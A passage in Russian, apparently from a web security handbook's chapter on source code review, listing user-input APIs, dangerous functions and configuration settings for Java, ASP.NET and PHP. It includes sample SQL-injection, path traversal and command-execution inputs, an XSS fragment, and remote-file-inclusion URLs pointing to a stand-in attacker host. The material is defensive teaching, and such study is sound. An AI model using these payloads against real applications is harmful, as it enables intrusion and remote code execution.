- `bug`;
- `problem`;
- `bad`;
- `hope`;
- `todo`;
- `fix`;

• overflow;
• crash;
• inject;
• xss;
• trust.

Платформа Java

В этом разделе описываются способы получения предоставленных пользователем входных данных, взаимодействия с сеансом пользователя, потенциально опасные API и значимые для безопасности параметры конфигурации платформы Java.

Выявление предоставленных пользователем данных

Приложения Java получают предоставленные пользователем входные данные через интерфейс `javax.servlet.http.HttpServletRequest`, расширяющий интерфейс `javax.servlet.ServletRequest`. Эти два интерфейса содержат многочисленные API, с помощью которых веб-приложения обращаются к предоставленным пользователем данным. Перечисленные в таблице 19-1 API можно использовать для получения данных из пользовательского запроса.

Таблица 19-1. API для получения предоставленных пользователем данных на платформе Java

API	Описание

`getParameter`
`getParameterNames`
`getParameterValues`
`getParameterMap`
	Параметры строки запроса URL и тела запроса POST хранятся как отображение строковых имён в строковые значения, к которому можно обращаться через эти API.

`getQueryString`	Возвращает всю строку запроса и может использоваться вместо API `getParameter`.

`getHeader`
`getHeaders`
`getHeaderNames`
	Заголовки HTTP запроса хранятся как отображение строковых имён в строковые значения и доступны через эти API.

`getRequestURI` `getRequestURL`	Возвращают URL запроса, включая строку запроса.
`getCookies`	Возвращает массив объектов `Cookie` со сведениями о cookie из запроса, включая их имена и значения.
`getRequestedSessionId`	В некоторых случаях используется вместо `getCookies`; возвращает значение идентификатора сеанса из запроса.
`getInputStream` `getReader`	Возвращают разные представления необработанного запроса клиента и поэтому позволяют обращаться ко всей информации, доступной через остальные API.
`getMethod`	Возвращает метод HTTP-запроса.
`getProtocol`	Возвращает протокол HTTP-запроса.
`getServerName`	Возвращает значение заголовка HTTP `Host`.
`getRemoteUser` `getUserPrincipal`	Если текущий пользователь аутентифицирован, возвращают сведения о нём, включая имя для входа. Если пользователи могут выбирать имя при самостоятельной регистрации, это может стать способом введения вредоносных данных в обработку приложения.

Взаимодействие с сеансом

Приложения платформы Java используют интерфейс `javax.servlet.http.HttpSession` для хранения и получения информации текущего сеанса. Хранилище отдельного сеанса представляет собой отображение строковых имён в значения объектов. Перечисленные в таблице 19-2 API используются для хранения и получения данных сеанса.

Таблица 19-2. API для взаимодействия с сеансом пользователя на платформе Java

API	Описание
`setAttribute` `putValue`	Используются для хранения данных в текущем сеансе.

`getAttribute`
`getValue`
`getAttributeNames`
`getValueNames`
	Используются для запроса данных, хранящихся в текущем сеансе.

Потенциально опасные API

В этом разделе описаны некоторые распространённые API Java, способные привнести уязвимости безопасности при небезопасном использовании.

Доступ к файлам

Основной класс для доступа к файлам и каталогам в Java - `java.io.File`. С точки зрения безопасности наиболее интересны вызовы его конструктора, который может принимать родительский каталог и имя файла либо только путь.

Независимо от используемой формы конструктора уязвимости обхода путей могут существовать, если управляемые пользователем данные передаются как параметр имени файла без проверки последовательностей «точка-точка-косая черта». Например, следующий код открывает файл в корне диска `C:\` в Windows:

```
String userinput = "..\\boot.ini";
File f = new File("C:\\temp", userinput);
```

Для чтения и записи содержимого файлов в Java чаще всего используются следующие классы:

- `java.io.FileInputStream`;
- `java.io.FileOutputStream`;
- `java.io.FileReader`;
- `java.io.FileWriter`.

Эти классы принимают объект `File` в конструкторах либо могут сами открыть файл по строке имени. Это также может привнести уязвимость обхода путей, если параметром передаются управляемые пользователем данные. Например:

```
String userinput = "..\\boot.ini";
FileInputStream fis = new FileInputStream("C:\\temp\\" + userinput);
```

Доступ к базе данных

Для выполнения произвольной строки как SQL-запроса чаще всего используются следующие API:

- `java.sql.Connection.createStatement`;
- `java.sql.Statement.execute`;
- `java.sql.Statement.executeQuery`.

Если управляемые пользователем входные данные входят в выполняемую строку запроса, она, вероятно, уязвима к SQL-инъекции. Например:

```
String username = "admin' or 1=1--";
String password = "foo";
Statement s = connection.createStatement();
s.executeQuery("SELECT * FROM users WHERE username = '" + username +
    "' AND password = '" + password + "'");
```

выполняет следующий непредусмотренный запрос:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--' AND password = 'foo'
```

Следующие API являются более надёжной и безопасной альтернативой описанным выше. Они позволяют приложению создать предварительно скомпилированный оператор SQL и безопасно, с проверкой типов, задать значения его параметров-заполнителей:

- `java.sql.Connection.prepareStatement`;
- `java.sql.PreparedStatement.setString`;
- `java.sql.PreparedStatement.setInt`;
- `java.sql.PreparedStatement.setBoolean`;
- `java.sql.PreparedStatement.setObject`;
- `java.sql.PreparedStatement.execute`;
- `java.sql.PreparedStatement.executeQuery`;
- и так далее.

При использовании по назначению они не уязвимы к SQL-инъекции. Например:

```
String username = "admin' or 1=1--";
String password = "foo";
Statement s = connection.prepareStatement(
    "SELECT * FROM users WHERE username = ? AND password = ?");
s.setString(1, username);
s.setString(2, password);
s.executeQuery();
```

создаёт запрос, эквивалентный следующему:

```
SELECT * FROM users WHERE username = 'admin'' or 1=1--' AND
password = 'foo'
```

Динамическое выполнение кода

Сам язык Java не содержит механизма динамического вычисления исходного кода Java, хотя некоторые реализации, особенно в продуктах баз данных, предоставляют такую возможность. Если анализируемое приложение строит Java-код на лету, следует понять, как это делается, и определить, не используются ли небезопасно управляемые пользователем данные.

Выполнение команд ОС

Следующие API позволяют выполнять внешние команды операционной системы из приложения Java:

- `java.lang.runtime.Runtime.getRuntime`;
- `java.lang.runtime.Runtime.exec`.

Если пользователь может полностью управлять строковым параметром, передаваемым `exec`, приложение почти наверняка уязвимо к выполнению произвольных команд. Например, следующий код запускает программу Windows `calc`:

```
String userinput = "calc";
Runtime.getRuntime.exec(userinput);
```

Однако если пользователь управляет лишь частью строки, передаваемой `exec`, приложение может не быть уязвимым. В следующем примере управляемые пользователем данные передаются как аргументы командной строки процессу `notepad`, заставляя его попытаться загрузить документ с именем `| calc`:

```
String userinput = "| calc";
Runtime.getRuntime.exec("notepad " + userinput);
```

Сам API `exec` не интерпретирует метасимволы оболочки, например & и |, поэтому эта атака не срабатывает.

Иногда управления только частью строки, передаваемой `exec`, всё же достаточно для выполнения произвольных команд, как в следующем слегка отличающемся примере. Обратите внимание на отсутствие пробела после `notepad`:

```
String userinput = "\\..\\system32\\calc";
Runtime.getRuntime().exec("notepad" + userinput);
```

Часто в ситуациях такого типа приложение уязвимо не к выполнению кода, а к чему-либо иному. Например, если приложение выполняет программу `wget`, передавая управляемый пользователем параметр как целевой URL, атакующий может передать процессу `wget` опасные аргументы командной строки. Например, он может заставить `wget` скачать документ и сохранить его в произвольном месте файловой системы.

Перенаправление URL

Следующие API можно использовать для отправки HTTP-перенаправления в Java:

- `javax.servlet.http.HttpServletResponse.sendRedirect`;
- `javax.servlet.http.HttpServletResponse.setStatus`;
- `javax.servlet.http.HttpServletResponse.addHeader`.

Обычно ответ перенаправления создаётся методом `sendRedirect`, принимающим строку с относительным или абсолютным URL. Если значение этой строки управляется пользователем, приложение, вероятно, уязвимо к вектору фишинга.

Следует также обязательно анализировать все случаи использования API `setStatus` и `addHeader`. Поскольку перенаправление - это всего лишь ответ 3xx с заголовком HTTP `Location`, приложение может реализовывать перенаправления через эти API.

Сокеты

Класс `java.net.Socket` принимает в конструкторах различные варианты сведений о целевом узле и порте. Если передаваемые параметры каким-либо образом управляются пользователем, приложение можно эксплуатировать, чтобы вызывать сетевые соединения с произвольными узлами в Интернете, закрытой сети DMZ или внутренней сети, где размещено приложение.

Настройка среды Java

Файл `web.xml` содержит параметры конфигурации среды платформы Java и управляет поведением приложений. Если приложение использует безопасность под управлением контейнера, аутентификация и авторизация объявляются в `web.xml` для каждого защищаемого ресурса или набора ресурсов за пределами кода приложения. В таблице 19-3 приведены параметры, которые можно задать в файле `web.xml`.

Сервлеты могут выполнять программные проверки с помощью `HttpServletRequest.isUserInRole`, обращаясь к тем же сведениям о ролях из кода сервлета.

Запись сопоставления `security-role-ref` связывает встроенную проверку роли с соответствующей ролью контейнера.

Помимо `web.xml`, разные серверы приложений могут использовать дополнительные файлы развёртывания, например `weblogic.xml`, содержащие другие значимые для безопасности параметры. Их следует включать в анализ конфигурации среды.

Таблица 19-3. Значимые для безопасности параметры конфигурации среды Java

Параметр	Описание
`login-config`	Сведения аутентификации можно настроить в элементе `login-config`. Существуют две категории аутентификации: на основе форм, где страница задаётся элементом `form-login-page`, и Basic Auth или Client-Cert, задаваемые элементом `auth-method`. Если используется аутентификация на основе форм, у указанной формы атрибут `action` должен иметь значение `j_security_check`, и она должна отправлять параметры `j_username` и `j_password`. Приложения Java распознают это как запрос входа.

Параметр	Описание
`security-constraint`	Если определён элемент `login-config`, ресурсы можно ограничить элементом `security-constraint`. С его помощью задаются защищаемые ресурсы. Внутри элемента `security-constraint` наборы ресурсов можно определить элементом `url-pattern`. Например: `<url-pattern>/admin/*</url-pattern>` Они доступны ролям и субъектам, определённым соответственно в элементах `role-name` и `principal-name`.
`session-config`	Тайм-аут сеанса в минутах можно настроить в элементе `session-timeout`.
`error-page`	Обработка ошибок приложения определяется в элементе `error-page`. Коды ошибок HTTP и исключения Java можно обрабатывать отдельно с помощью элементов `error-code` и `exception-type`.
`init-param`	Различные параметры инициализации задаются в элементе `init-param`. Сюда могут входить значимые для безопасности параметры, например `listings`, которому следует присвоить `false`, и `debug`, которому следует присвоить `0`.

ASP.NET

В этом разделе описываются способы получения предоставленных пользователем входных данных, взаимодействия с сеансом пользователя, потенциально опасные API и значимые для безопасности параметры конфигурации платформы ASP.NET.

Выявление предоставленных пользователем данных

Приложения ASP.NET получают предоставленные пользователем входные данные через класс `System.Web.HttpRequest`. Этот класс содержит многочисленные свойства и методы, с помощью которых веб-приложения обращаются к предоставленным пользователем данным. Перечисленные в таблице 19-4 API можно использовать для получения данных из пользовательского запроса.

Таблица 19-4. API для получения предоставленных пользователем данных на платформе ASP.NET

API	Описание
`Params`	Параметры строки запроса URL, тела запроса POST, cookie HTTP и различные серверные переменные хранятся как отображения строковых имён в строковые значения. Это свойство возвращает объединённую коллекцию всех этих типов параметров.
`Item`	Возвращает именованный элемент коллекции `Params`.
`Form`	Возвращает коллекцию имён и значений переменных формы, отправленных пользователем.
`QueryString`	Возвращает коллекцию имён и значений переменных строки запроса.

API	Описание
`ServerVariables`	Возвращает коллекцию имён и значений большого числа серверных переменных ASP, аналогичных переменным CGI. Сюда входят необработанные данные запроса, строка запроса, метод запроса, заголовок HTTP `Host` и так далее.
`Headers`	Заголовки HTTP запроса хранятся как отображение строковых имён в строковые значения и доступны через это свойство.
`Url` `RawUrl`	Возвращают сведения об URL запроса, включая строку запроса.
`UrlReferrer`	Возвращает сведения об URL из заголовка HTTP `Referer` запроса.

API	Описание
`Cookies`	Возвращает коллекцию объектов `Cookie` со сведениями о cookie из запроса, включая их имена и значения.
`Files`	Возвращает коллекцию файлов, загруженных пользователем.
`InputStream` `BinaryRead`	Возвращают разные представления необработанного запроса клиента и поэтому позволяют обращаться ко всей информации, доступной через остальные API.
`HttpMethod`	Возвращает метод HTTP-запроса.
`Browser` `UserAgent`	Возвращают сведения о браузере пользователя, переданные в заголовке HTTP `User-Agent`.
`AcceptTypes`	Возвращает массив строк поддерживаемых клиентом типов MIME, переданных в заголовке HTTP `Accept`.
`UserLanguages`	Возвращает массив строк с языками, принимаемыми клиентом и переданными в заголовке HTTP `Accept-Language`.

Взаимодействие с сеансом

Приложения ASP.NET могут взаимодействовать с сеансом пользователя для хранения и получения информации различными способами.

Свойство `Session` предоставляет простой способ хранить и получать информацию в текущем сеансе. Доступ к нему осуществляется так же, как к любой другой индексированной коллекции:

```
Session["MyName"] = txtMyName.Text;             // сохранить имя пользователя
lblWelcome.Text = "Welcome "+Session["MyName"]; // получить имя пользователя
```

Профили ASP.NET работают почти так же, как свойство `Session`, но привязаны к профилю пользователя и поэтому сохраняются между разными сеансами одного пользователя. Пользователи повторно идентифицируются между сеансами либо посредством аутентификации, либо через уникальный постоянный cookie. Данные хранятся и извлекаются из профиля следующим образом:

```
Profile.MyName = txtMyName.Text;              // сохранить имя пользователя
lblWelcome.Text = "Welcome " + Profile.MyName; // получить имя пользователя
```

Класс `System.Web.SessionState.HttpSessionState` предоставляет ещё один способ хранения и получения информации в сеансе. Он хранит информацию как отображение строковых имён в значения объектов, доступное через API из таблицы 19-5.

Таблица 19-5. API для взаимодействия с сеансом пользователя на платформе ASP.NET

API	Описание
`Add`	Добавляет новый элемент в коллекцию сеанса.
`Item`	Получает или задаёт значение именованного элемента коллекции.
`Keys` `GetEnumerator`	Возвращают имена всех элементов коллекции.
`CopyTo`	Копирует коллекцию значений в массив.

Потенциально опасные API

В этом разделе описаны некоторые распространённые API ASP.NET, способные привнести уязвимости безопасности при небезопасном использовании.

Доступ к файлам

`System.IO.File` - основной класс доступа к файлам в ASP.NET. Все его соответствующие методы статические, и у него нет открытого конструктора.

Все 37 методов этого класса принимают имя файла как параметр. Уязвимости обхода путей могут существовать в каждом случае, когда управляемые пользователем данные передаются без проверки последовательностей «точка-точка-косая черта». Например, следующий код открывает файл в корне диска `C:\` в Windows:

```
string userinput = "..\\boot.ini";
FileStream fs = File.Open("C:\\temp\\" + userinput,
    FileMode.OpenOrCreate);
```

Для чтения и записи содержимого файлов чаще всего используются следующие классы:

- `System.IO.FileStream`;
- `System.IO.StreamReader`;
- `System.IO.StreamWriter`.

У них есть различные конструкторы, принимающие путь к файлу как параметр. Они могут привнести уязвимости обхода путей, если передаются управляемые пользователем данные. Например:

```
string userinput = "..\\foo.txt";
FileStream fs = new FileStream("F:\\tmp\\" + userinput,
    FileMode.OpenOrCreate);
```

Доступ к базе данных

Для доступа к базам данных из ASP.NET можно использовать многочисленные API. Ниже перечислены основные классы для создания и выполнения оператора SQL:

- `System.Data.SqlClient.SqlCommand`;
- `System.Data.SqlClient.SqlDataAdapter`;
- `System.Data.Oledb.OleDbCommand`;
- `System.Data.Odbc.OdbcCommand`;
- `System.Data.SqlServerCe.SqlCeCommand`.

У каждого класса есть конструктор, принимающий строку с оператором SQL. Кроме того, каждый имеет свойство `CommandText` для получения и задания текущего значения оператора SQL. После подходящей настройки объект команды выполняется вызовом одного из различных методов `Execute`.

Если управляемые пользователем входные данные входят в строку выполняемого запроса, приложение, вероятно, уязвимо к SQL-инъекции. Например:

```
string username = "admin' or 1=1--";
string password = "foo";
OdbcCommand c = new OdbcCommand("SELECT * FROM users WHERE username = '"
    + username + "' AND password = '" + password + "'", connection);
c.ExecuteNonQuery();
```

выполняет следующий непредусмотренный запрос:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--'
    AND password = 'foo'
```

Каждый из перечисленных классов поддерживает подготовленные операторы через свойство `Parameters`, позволяющее приложению создать оператор SQL с заполнителями параметров и безопасно, с проверкой типов, задать их значения. При использовании по назначению этот механизм не уязвим к SQL-инъекции. Например:

```
string username = "admin' or 1=1--";
string password = "foo";
OdbcCommand c = new OdbcCommand("SELECT * FROM users WHERE username =
    @username AND password = @password", connection);
c.Parameters.Add(new OdbcParameter("@username", OdbcType.Text).Value =
username);
c.Parameters.Add(new OdbcParameter("@password", OdbcType.Text).Value =
password);
c.ExecuteNonQuery();
```

создаёт запрос, эквивалентный следующему:

```
SELECT * FROM users WHERE username = 'admin'' or 1=1--'
    AND password = 'foo'
```

Динамическое выполнение кода

Функция VBScript `Eval` принимает строковый аргумент с выражением VBScript. Она вычисляет выражение и возвращает результат. Если в вычисляемое выражение включаются управляемые пользователем данные, может оказаться возможным выполнение произвольных команд или изменение логики приложения.

Функции `Execute` и `ExecuteGlobal` принимают строку с кодом ASP и выполняют его так, словно код непосредственно присутствовал в сценарии. Разделитель-двоеточие позволяет объединять несколько операторов. Если управляемые пользователем данные передаются функции `Execute`, приложение, вероятно, уязвимо к выполнению произвольных команд.

Выполнение команд ОС

Следующие API можно различными способами использовать для запуска внешнего процесса из приложения ASP.NET:

• `System.Diagnostics.Start.Process`;
• `System.Diagnostics.Start.ProcessStartInfo`.

Строку имени файла можно передать статическому методу `Process.Start`, либо свойство `StartInfo` объекта `Process` можно настроить с именем файла перед вызовом `Start`. Если пользователь полностью управляет строкой имени файла, приложение почти наверняка уязвимо к выполнению произвольных команд. Например, следующий код запускает программу Windows `calc`:

```
string userinput = "calc";
Process.Start(userinput);
```

Если пользователь управляет лишь частью строки, передаваемой `Start`, приложение всё же может быть уязвимым. Например:

```
string userinput = "..\\..\\..\\Windows\\System32\\calc";
Process.Start("C:\\Program Files\\MyApp\\bin\\"  + userinput);
```

API не интерпретирует метасимволы оболочки & и | и не принимает аргументы командной строки в параметре имени файла. Поэтому, если пользователь управляет лишь частью параметра имени файла, вероятно, сработает только атака такого рода.

Аргументы командной строки запускаемого процесса можно задать свойством `Arguments` класса `ProcessStartInfo`. Если пользователь управляет только параметром `Arguments`, приложение всё же может быть уязвимо не к выполнению кода, а к чему-либо иному. Например, если приложение выполняет программу `wget` с управляемым пользователем параметром в качестве целевого URL, атакующий может передать процессу `wget` опасные параметры командной строки. Например, процесс может скачать документ и сохранить его в произвольном месте файловой системы.

Перенаправление URL

Следующие API можно использовать для отправки HTTP-перенаправления в ASP.NET:

- `System.Web.HttpResponse.Redirect`;
- `System.Web.HttpResponse.Status`;
- `System.Web.HttpResponse.StatusCode`;
- `System.Web.HttpResponse.AddHeader`;
- `System.Web.HttpResponse.AppendHeader`;
- `Server.Transfer`.

Обычно ответ перенаправления создаётся методом `HttpResponse.Redirect`, принимающим строку с относительным или абсолютным URL. Если значение этой строки управляется пользователем, приложение, вероятно, уязвимо к вектору фишинга.

Следует также обязательно анализировать все случаи использования свойств `Status`/`StatusCode` и методов `AddHeader`/`AppendHeader`. Поскольку перенаправление - это всего лишь ответ 3xx с заголовком HTTP `Location`, приложение может реализовывать перенаправления через эти API.

Метод `Server.Transfer` также иногда используется для перенаправления. Однако фактически он не создаёт HTTP-перенаправление, а лишь изменяет страницу, обрабатываемую сервером в ответ на текущий запрос. Поэтому его нельзя извратить для перенаправления на внешний URL, и обычно он менее полезен атакующему.

Сокеты

Класс `System.Net.Sockets.Socket` используется для создания сетевых сокетов. После создания объект `Socket` подключается вызовом метода `Connect`, принимающего параметры с IP-адресом и портом целевого узла. Если пользователь каким-либо образом управляет сведениями об узле, приложение можно эксплуатировать, чтобы вызывать сетевые соединения с произвольными узлами в Интернете, закрытой сети DMZ или внутренней сети, где размещено приложение.

Настройка среды ASP.NET

XML-файл `Web.config` в корневом веб-каталоге содержит перечисленные в таблице 19-6 параметры конфигурации среды ASP.NET и управляет поведением приложений.

Таблица 19-6. Значимые для безопасности параметры конфигурации среды ASP.NET

Параметр	Описание
`httpCookies`	Определяет параметры безопасности cookie. Если атрибут `httpOnlyCookies` равен `true`, cookie помечаются `HttpOnly` и недоступны напрямую клиентским сценариям. Если `requireSSL` равен `true`, cookie помечаются как защищённые и передаются браузерами только в запросах HTTPS.
`sessionState`	Определяет поведение сеансов. Атрибут `timeout` задаёт время в минутах, после которого бездействующий сеанс завершается. Если элемент `regenerateExpiredSessionId` равен `true`, что является стандартным значением, при получении идентификатора истёкшего сеанса выдаётся новый идентификатор.

Параметр	Описание
`compilation`	Определяет, компилируются ли в страницы отладочные символы, приводящие к более подробным сообщениям об ошибках. Если атрибут `debug` равен `true`, отладочные символы включаются.
`customErrors`	Определяет, возвращает ли приложение подробные сообщения при необработанной ошибке. Если атрибут `mode` равен `On` или `RemoteOnly`, вместо подробных системных сообщений пользователям показывается страница из атрибута `defaultRedirect`.
`httpRuntime`	Определяет различные параметры времени выполнения. Если `enableHeaderChecking` равен `true`, что является стандартным значением, ASP.NET проверяет заголовки запросов на потенциальные атаки с внедрением, включая межсайтовый скриптинг. Если `enableVersionHeader` равен `true`, что также является стандартным значением, ASP.NET выводит подробную строку версии, полезную атакующему при поиске уязвимостей конкретной версии платформы.

Если в файле конфигурации хранятся конфиденциальные данные, например строки подключения к базе данных, их следует шифровать с помощью функции ASP.NET «защищённая конфигурация».

PHP

В этом разделе описываются способы получения предоставленных пользователем входных данных, взаимодействия с сеансом пользователя, потенциально опасные API и значимые для безопасности параметры конфигурации платформы PHP.

Выявление предоставленных пользователем данных

PHP использует набор переменных-массивов для хранения предоставленных пользователем данных, перечисленный в таблице 19-7.

Таблица 19-7. Переменные для получения предоставленных пользователем данных на платформе PHP

Переменная	Описание
`$_GET` `$HTTP_GET_VARS`	Содержит параметры строки запроса, доступные по имени. Например, для URL `https://wahh-app.com/search.php?query=foo` значение параметра `query` доступно как `$_GET['query']`.
`$_POST` `$HTTP_POST_VARS`	Содержит параметры тела запроса.
`$_COOKIE` `$HTTP_COOKIE_VARS`	Содержит cookie из запроса.
`$_REQUEST`	Содержит все элементы массивов `$_GET`, `$_POST` и `$_COOKIE`.
`$_FILES` `$HTTP_POST_FILES`	Содержит файлы, загруженные в запросе.
`$_SERVER['REQUEST_METHOD']`	Содержит метод HTTP-запроса.
`$_SERVER['QUERY_STRING']`	Содержит полную строку запроса.

Переменная	Описание
`$_SERVER['REQUEST_URI']`	Содержит полный URL запроса.
`$_SERVER['HTTP_ACCEPT']`	Содержит заголовок HTTP `Accept`.
`$_SERVER['HTTP_ACCEPT_CHARSET']`	Содержит заголовок HTTP `Accept-charset`.
`$_SERVER['HTTP_ACCEPT_ENCODING']`	Содержит заголовок HTTP `Accept-encoding`.
`$_SERVER['HTTP_ACCEPT_LANGUAGE']`	Содержит заголовок HTTP `Accept-language`.
`$_SERVER['HTTP_CONNECTION']`	Содержит заголовок HTTP `Connection`.
`$_SERVER['HTTP_HOST']`	Содержит заголовок HTTP `Host`.

Переменная	Описание
`$_SERVER['HTTP_REFERER']`	Содержит заголовок HTTP `Referer`.
`$_SERVER['HTTP_USER_AGENT']`	Содержит заголовок HTTP `User-Agent`.
`$_SERVER['PHP_SELF']`	Содержит имя выполняемого сценария. Хотя само имя сценария не управляется атакующим, к нему можно добавить сведения о пути. Например, если сценарий содержит `<form action="<?= $_SERVER['PHP_SELF'] ?>">`, атакующий может создать атаку XSS с помощью `/search.php/"><script>` и так далее.

При выявлении способов доступа PHP-приложения к предоставленным пользователем данным следует учитывать различные особенности:

• `$GLOBALS` - массив ссылок на все переменные, определённые в глобальной области сценария. Он может использоваться для обращения к другим переменным по имени;

• если включена директива конфигурации `register_globals`, PHP создаёт глобальные переменные для всех параметров запроса, то есть всего содержимого массива `$_REQUEST`. Поэтому приложение может обращаться к пользовательским данным, просто ссылаясь на переменную с тем же именем, что и соответствующий параметр. Если приложение использует такой способ, выявить все случаи можно лишь тщательным построчным анализом кодовой базы и поиском используемых таким образом переменных;

• помимо стандартных заголовков HTTP, указанных выше, PHP добавляет в массив `$_SERVER` запись для каждого собственного заголовка HTTP из запроса. Например, передача заголовка:

```
Foo: Bar
```

приводит к следующему:

```
$_SERVER['HTTP_FOO'] = "Bar"
```

• входные параметры, имена которых содержат индексы в квадратных скобках, автоматически преобразуются в массивы. Например, запрос URL:

```
https://wahh-app.com/search.php?query[a]=foo&query[b]=bar
```

превращает значение переменной `$_GET['query']` в массив из двух элементов. Это может вызвать неожиданное поведение приложения, если массив передаётся функции, ожидающей скалярное значение.

Взаимодействие с сеансом

PHP использует массив $_SESSION для хранения и получения информации в сеансе пользователя. Например:

```
$_SESSION['MyName'] = $_GET['username'];       // сохранить имя пользователя
echo "Welcome " . $_SESSION['MyName'];         // получить имя пользователя
```

Тем же способом можно использовать массив $HTTP_SESSION_VARS.

Если включён register_globals, что обсуждается далее в разделе «Настройка среды PHP», глобальные переменные можно сохранять в текущем сеансе следующим образом:

```
$MyName = $_GET['username'];
session_register("MyName");
```

Потенциально опасные API

В этом разделе описаны некоторые распространённые API PHP, способные привнести уязвимости безопасности при небезопасном использовании.

Доступ к файлам

PHP реализует большое число функций доступа к файлам, многие из которых принимают URL и другие конструкции, позволяющие обращаться к удалённым файлам.

Следующие функции используются для чтения или записи содержимого указанного файла. Если им передаются управляемые пользователем данные, атакующий может эксплуатировать их для доступа к произвольным файлам на файловой системе сервера:

- fopen;
- readfile;
- file;
- fpassthru;
- gzopen;
- gzfile;
- gzpassthru;
- readgzfile;
- copy;
- rename;
- rmdir;
- mkdir;
- unlink;
- file_get_contents;
- file_put_contents;
- parse_ini_file.

Следующие функции используются для подключения и вычисления указанного сценария PHP. Если атакующий может заставить приложение вычислить подконтрольный ему файл, он сможет выполнять на сервере произвольные команды:

• `include`;
• `include_once`;
• `require`;
• `require_once`;
• `virtual`.

Обратите внимание: даже если удалённые файлы подключать невозможно, выполнение команд всё ещё возможно при наличии способа загрузить произвольные файлы в некоторое место сервера.

Параметр конфигурации PHP `allow_url_fopen` позволяет запретить некоторым файловым функциям доступ к удалённым файлам. Однако по умолчанию он равен 1, то есть удалённые файлы разрешены, и для получения удалённого файла можно использовать протоколы из таблицы 19-8.

Таблица 19-8. Сетевые протоколы для получения удалённого файла

Протокол	**Пример**
HTTP, HTTPS	`http://wahh-attacker.com/bad.php`
FTP	`ftp://user:password@wahh-attacker.com/bad.php`
SSH	`ssh2.shell://user:pass@wahh-attacker.com:22/xterm` `ssh2.exec://user:pass@wahh-attacker.com:22/cmd`

Даже если `allow_url_fopen` равен `0`, перечисленные в таблице 19-9 методы всё ещё могут позволить атакующему обращаться к удалённым файлам в зависимости от установленных расширений.

Таблица 19-9. Методы, способные разрешить доступ к удалённым файлам даже при `allow_url_fopen = 0`

Метод	**Пример**
SMB	`\\wahh-attacker.com\bad.php`
Потоки ввода-вывода PHP	`php://filter/resource=http://wahh-attacker.com/bad.php`
Потоки сжатия	`compress.zlib://http://wahh-attacker.com/bad.php`
Звуковые потоки	`ogg://http://wahh-attacker.com/bad.php`

> **Примечание.** В PHP 5.2 и более поздних выпусках появился новый параметр `allow_url_include`, который по умолчанию отключён. Эта стандартная конфигурация не позволяет использовать предыдущие методы для указания удалённого файла при вызове одной из функций подключения файлов.

Доступ к базе данных

Следующие функции используются для отправки запроса базе данных и получения результатов:

• `mysql_query`;
• `mssql_query`;
• `pg_query`.

Оператор SQL передаётся как простая строка. Если управляемые пользователем входные данные входят в строковый параметр, приложение, вероятно, уязвимо к SQL-инъекции. Например:

```
$username = "admin' or 1=1--";
$password = "foo";
$sql="SELECT * FROM users WHERE username = '$username'
    AND password = '$password'";
$result = mysql_query($sql, $link)
```

выполняет следующий непредусмотренный запрос:

```
SELECT * FROM users WHERE username = 'admin' or 1=1--'
    AND password = 'foo'
```

Следующие функции можно использовать для создания подготовленных операторов. Это позволяет приложению создать SQL-запрос с заполнителями параметров и безопасно, с проверкой типов, задать их значения:

• `mysqli->prepare`;
• `stmt->prepare`;
• `stmt->bind_param`;
• `stmt->execute`;
• `odbc_prepare`.

При использовании по назначению этот механизм не уязвим к SQL-инъекции. Например:

```
$username = "admin' or 1=1--";
$password = "foo";
$sql = $db_connection->prepare(
    "SELECT * FROM users WHERE username = ? AND password = ?");
$sql->bind_param("ss", $username, $password);
$sql->execute();
```

создаёт запрос, эквивалентный следующему:

```
SELECT * FROM users WHERE username = 'admin'' or 1=1--'
    AND password = 'foo'
```

Динамическое выполнение кода

Следующие функции можно использовать для динамического вычисления кода PHP:

• `eval`;
• `call_user_func`;
• `call_user_func_array`;
• `call_user_method`;
• `call_user_method_array`;
• `create_function`.

Разделитель-точка с запятой позволяет объединять несколько операторов. Если управляемые пользователем данные передаются любой из этих функций, приложение, вероятно, уязвимо к инъекции сценария.

Функцию `preg_replace`, выполняющую поиск и замену по регулярному выражению, можно использовать для запуска определённого фрагмента PHP-кода для каждого совпадения, если она вызвана с параметром `/e`. Если управляемые пользователем данные присутствуют в динамически выполняемом PHP, приложение, вероятно, уязвимо.

Ещё одна интересная возможность PHP - динамический вызов функций через переменную с именем функции. Например, следующий код вызывает функцию, указанную в параметре `func` строки запроса:

```
<?php
    $var=$_GET['func'];
    $var();
?>
```

В такой ситуации пользователь может заставить приложение вызвать произвольную функцию без параметров, изменив значение `func`. Например, вызов `phpinfo` заставляет приложение вывести большой объём сведений о среде PHP, включая параметры конфигурации, информацию об ОС и расширения.

Выполнение команд ОС

Следующие функции можно использовать для выполнения команд операционной системы:

- `exec`;
- `passthru`;
- `popen`;
- `proc_open`;
- `shell_exec`;
- `system`;
- оператор обратных кавычек (`` ` ``).

Во всех этих случаях команды можно соединять символом `|`. Если неотфильтрованные управляемые пользователем данные передаются любой из этих функций, приложение, вероятно, уязвимо к выполнению произвольных команд.

Перенаправление URL

Следующие API можно использовать для отправки HTTP-перенаправления в PHP:

- `http_redirect`;
- `header`;
- `HttpMessage::setResponseCode`;
- `HttpMessage::setHeaders`.

Обычно перенаправление создаётся функцией `http_redirect`, принимающей строку с относительным или абсолютным URL. Если значение этой строки управляется пользователем, приложение, вероятно, уязвимо к вектору фишинга.

Перенаправление также можно выполнить вызовом функции `header` с подходящим заголовком `Location`, по которому PHP определяет необходимость HTTP-перенаправления. Например:

```
header("Location: /target.php");
```

Следует также анализировать все случаи использования API `setResponseCode` и `setHeaders`. Поскольку перенаправление - это всего лишь ответ 3xx с заголовком HTTP `Location`, приложение может реализовывать перенаправления через эти API.

Сокеты

Следующие API можно использовать для создания и применения сетевых сокетов в PHP:

- `socket_create`;
- `socket_connect`;
- `socket_write`;
- `socket_send`;
- `socket_recv`;
- `fsockopen`;
- `pfsockopen`.

После создания сокета функцией `socket_create` он подключается к удалённому узлу вызовом `socket_connect`, принимающим параметры с целевым узлом и портом. Если пользователь каким-либо образом управляет этими сведениями, приложение можно эксплуатировать, чтобы вызывать сетевые соединения с произвольными узлами в публичном Интернете, закрытой сети DMZ или внутренней сети, где размещено приложение.

Функции `fsockopen` и `pfsockopen` позволяют открывать сокеты к указанным узлу и порту и возвращают файловый указатель, который можно использовать с обычными файловыми функциями, например `fwrite` и `fgets`. Если этим функциям передаются пользовательские данные, приложение может быть уязвимо, как описано выше.

Настройка среды PHP

